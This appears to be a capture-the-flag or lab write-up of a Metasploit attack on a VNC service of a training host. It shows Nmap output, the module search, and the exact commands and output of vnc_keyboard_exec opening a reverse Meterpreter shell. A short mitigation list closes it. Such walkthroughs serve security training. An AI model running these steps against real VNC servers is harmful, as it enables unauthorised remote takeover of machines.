
```
[*] Nmap: |   Computer name: c6c5e14f-6954-4e31-bb1c-a944b397df7f
[*] Nmap: |   NetBIOS computer name:
[*] Nmap: |   Domain name: localdomain
[*] Nmap: |   FQDN: c6c5e14f-6954-4e31-bb1c-a944b397df7f.localdomain
[*] Nmap: |_  System time: 2021-04-06T04:09:56-04:00
[*] Nmap: | smb-security-mode:
[*] Nmap: |   account_used: guest
[*] Nmap: |   authentication_level: user
[*] Nmap: |   challenge_response: supported
[*] Nmap: |_  message_signing: disabled (dangerous, but default)
[*] Nmap: |_smb2-time: Protocol negotiation failed (SMB2)
[*] Nmap: TRACEROUTE (using port 8080/tcp)
[*] Nmap: HOP RTT     ADDRESS
[*] Nmap: 1   0.27 ms 152.96.7.1
[*] Nmap: 2   0.53 ms c6c5e14f-6954-4e31-bb1c-a944b397df7f.vm.vuln.land (152.96.6.240)
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 54.99 seconds
msf6 > search vnc

Matching Modules
================

   #   Name                                                 Disclosure Date  Rank       Check  Description
   -   ----                                                 ---------------  ----       -----  -----------
   0   auxiliary/scanner/vnc/ard_root_pw                                     normal     No     Apple Remote Desktop Root Vulnerabil
ity
   1   auxiliary/server/capture/vnc                                          normal     No     Authentication Capture: VNC
   2   exploit/multi/misc/legend_bot_exec                   2015-04-27       excellent  Yes    Legend Perl IRC Bot Remote Code Exec
ution
   3   post/osx/gather/vnc_password_osx                                      normal     No     OS X Display Apple VNC Password
   4   post/osx/gather/enum_chicken_vnc_profile                              normal     No     OS X Gather Chicken of the VNC Profi
le
   5   exploit/windows/vnc/realvnc_client                   2001-01-29       normal     No     RealVNC 3.3.7 Client Buffer Overflow
   6   auxiliary/admin/vnc/realvnc_41_bypass                2006-05-15       normal     No     RealVNC NULL Authentication Mode Byp
ass
   7   auxiliary/scanner/http/thinvnc_traversal             2019-10-16       normal     No     ThinVNC Directory Traversal
   8   post/multi/gather/remmina_creds                                       normal     No     UNIX Gather Remmina Credentials
   9   exploit/windows/vnc/ultravnc_client                  2006-04-04       normal     No     UltraVNC 1.0.1 Client Buffer Overflo
w
   10  exploit/windows/vnc/ultravnc_viewer_bof              2008-02-06       normal     No     UltraVNC 1.0.2 Client (vncviewer.exe
) Buffer Overflow
   11  auxiliary/scanner/vnc/vnc_none_auth                                   normal     No     VNC Authentication None Detection
   12  auxiliary/scanner/vnc/vnc_login                                       normal     No     VNC Authentication Scanner
   13  exploit/multi/vnc/vnc_keyboard_exec                  2015-07-10       great      No     VNC Keyboard Remote Code Execution
   14  payload/windows/vncinject/bind_ipv6_tcp                               normal     No     VNC Server (Reflective Injection), B
ind IPv6 TCP Stager (Windows x86)
   15  payload/windows/vncinject/bind_ipv6_tcp_uuid                          normal     No     VNC Server (Reflective Injection), B
ind IPv6 TCP Stager with UUID Support (Windows x86)
   16  payload/windows/vncinject/bind_nonx_tcp                               normal     No     VNC Server (Reflective Injection), B
ind TCP Stager (No NX or Win7)
   17  payload/windows/vncinject/bind_tcp_rc4                                normal     No     VNC Server (Reflective Injection), B
ind TCP Stager (RC4 Stage Encryption, Metasm)
   18  payload/windows/vncinject/bind_tcp                                    normal     No     VNC Server (Reflective Injection), B
```

3. VNC seems to be open, let's search for a exploit.


```
search vnc
```

4. Now we that to use the module and make sure that all needed options are set.

```
use exploit/multi/vnc/vnc_keyboard_exec
set RHOSTS iloveshells.vm.vuln.land
run
```




```
njection), Reverse TCP Stager with UUID Support (Windows x64)
   44  payload/windows/x64/vncinject/bind_named_pipe                          normal     No     Windows x64 VNC Server (Reflective I
njection), Windows x64 Bind Named Pipe Stager
   45  payload/windows/x64/vncinject/bind_tcp                                 normal     No     Windows x64 VNC Server (Reflective I
njection), Windows x64 Bind TCP Stager
   46  payload/windows/x64/vncinject/bind_ipv6_tcp                            normal     No     Windows x64 VNC Server (Reflective I
njection), Windows x64 IPv6 Bind TCP Stager
   47  payload/windows/x64/vncinject/bind_ipv6_tcp_uuid                       normal     No     Windows x64 VNC Server (Reflective I
njection), Windows x64 IPv6 Bind TCP Stager with UUID Support
   48  payload/windows/x64/vncinject/reverse_winhttp                          normal     No     Windows x64 VNC Server (Reflective I
njection), Windows x64 Reverse HTTP Stager (winhttp)
   49  payload/windows/x64/vncinject/reverse_http                             normal     No     Windows x64 VNC Server (Reflective I
njection), Windows x64 Reverse HTTP Stager (wininet)
   50  payload/windows/x64/vncinject/reverse_https                            normal     No     Windows x64 VNC Server (Reflective I
njection), Windows x64 Reverse HTTP Stager (wininet)
   51  payload/windows/x64/vncinject/reverse_winhttps                         normal     No     Windows x64 VNC Server (Reflective I
njection), Windows x64 Reverse HTTPS Stager (winhttp)
   52  payload/windows/x64/vncinject/reverse_tcp                              normal     No     Windows x64 VNC Server (Reflective I
njection), Windows x64 Reverse TCP Stager


Interact with a module by name or index. For example info 52, use 52 or use payload/windows/x64/vncinject/reverse_tcp

msf6 > use exploit/multi/
Display all 356 possibilities? (y or n)
msf6 > use exploit/multi/vnc/vnc_keyboard_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(multi/vnc/vnc_keyboard_exec) > show options

Module options (exploit/multi/vnc/vnc_keyboard_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    no        The VNC password
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      5900             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local m
                                         achine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TIME_WAIT  20               yes       Time to wait for payload to be executed
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     152.96.7.8       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```



```
Exploit target:

   Id  Name
   --  ----
   0   VNC Windows / Powershell


msf6 exploit(multi/vnc/vnc_keyboard_exec) > set RHOSTS iloveshells.vm.vuln.land
RHOSTS => iloveshells.vm.vuln.land
msf6 exploit(multi/vnc/vnc_keyboard_exec) > run

[*] Started reverse TCP handler on 152.96.7.8:4444
[*] 152.96.6.240:5900 - 152.96.6.240:5900 - Bypass authentication
[*] 152.96.6.240:5900 - 152.96.6.240:5900 - Opening Run command
[*] Sending stage (175174 bytes) to 152.96.6.240
[*] Meterpreter session 1 opened (152.96.7.8:4444 -> 152.96.6.240:44858) at 2021-04-06 06:28:46 +0000
[*] 152.96.6.240:5900 - 152.96.6.240:5900 - Typing and executing payload
[*] 152.96.6.240:5900 - 152.96.6.240:5900 - Waiting for session...

meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
```

5. Now we can make some funny stuff with the target. Let's run `ps`



```
Stdapi: Audio Output Commands
=============================

    Command       Description
    -------       -----------
    play          play a waveform audio file (.wav) on the target system

meterpreter > webcam_snap
[-] Target does not have a webcam
meterpreter > ps

Process List
============

 PID    PPID  Name           Arch  User      Path
 ---    ----  ----           ----  ----      ----
 1      0     init           i686  root      .
 2      0     kthreadd       i686  root      .
 3      2     migration/0    i686  root      .
 4      2     ksoftirqd/0    i686  root      .
 5      2     watchdog/0     i686  root      .
 6      2     events/0       i686  root      .
 7      2     khelper        i686  root      .
 41     2     kblockd/0      i686  root      .
 44     2     kacpid         i686  root      .
 45     2     kacpi_notify   i686  root      .
 170    2     kseriod        i686  root      .
 209    2     pdflush        i686  root      .
 210    2     pdflush        i686  root      .
 211    2     kswapd0        i686  root      .
 253    2     aio/0          i686  root      .
 1273   2     ksnapd         i686  root      .
 1500   2     ata/0          i686  root      .
 1503   2     ata_aux        i686  root      .
 1512   2     scsi_eh_0      i686  root      .
 1518   2     scsi_eh_1      i686  root      .
 1536   2     ksuspend_usbd  i686  root      .
 1538   2     khubd          i686  root      .
 2387   2     scsi_eh_2      i686  root      .
 2634   2     kjournald      i686  root      .
 2788   1     udevd          i686  root      .
 3849   2     kpsmoused      i686  root      .
 4063   1     dhclient3      i686  dhcp      .
 4137   2     kjournald      i686  root      .
 4276   1     portmap        i686  daemon    .
 4296   1     rpc.statd      i686  statd     .
 4303   2     rpciod/0       i686  root      .
 4318   1     rpc.idmapd     i686  root      .
 4545   1     getty          i686  root      .
 4546   1     getty          i686  root      .
 4552   1     getty          i686  root      .
 4555   1     getty          i686  root      .
 4560   1     getty          i686  root      .
```

Mitigation

- VNC should only be accessible with VPN
- Use strong encryption
- Use SSH based authentication
- Update to latest version
- Bye enterprise subscription
- Turn off screen blanking
- Set Blacklist Threshold
- Turn on connection approval with owner is present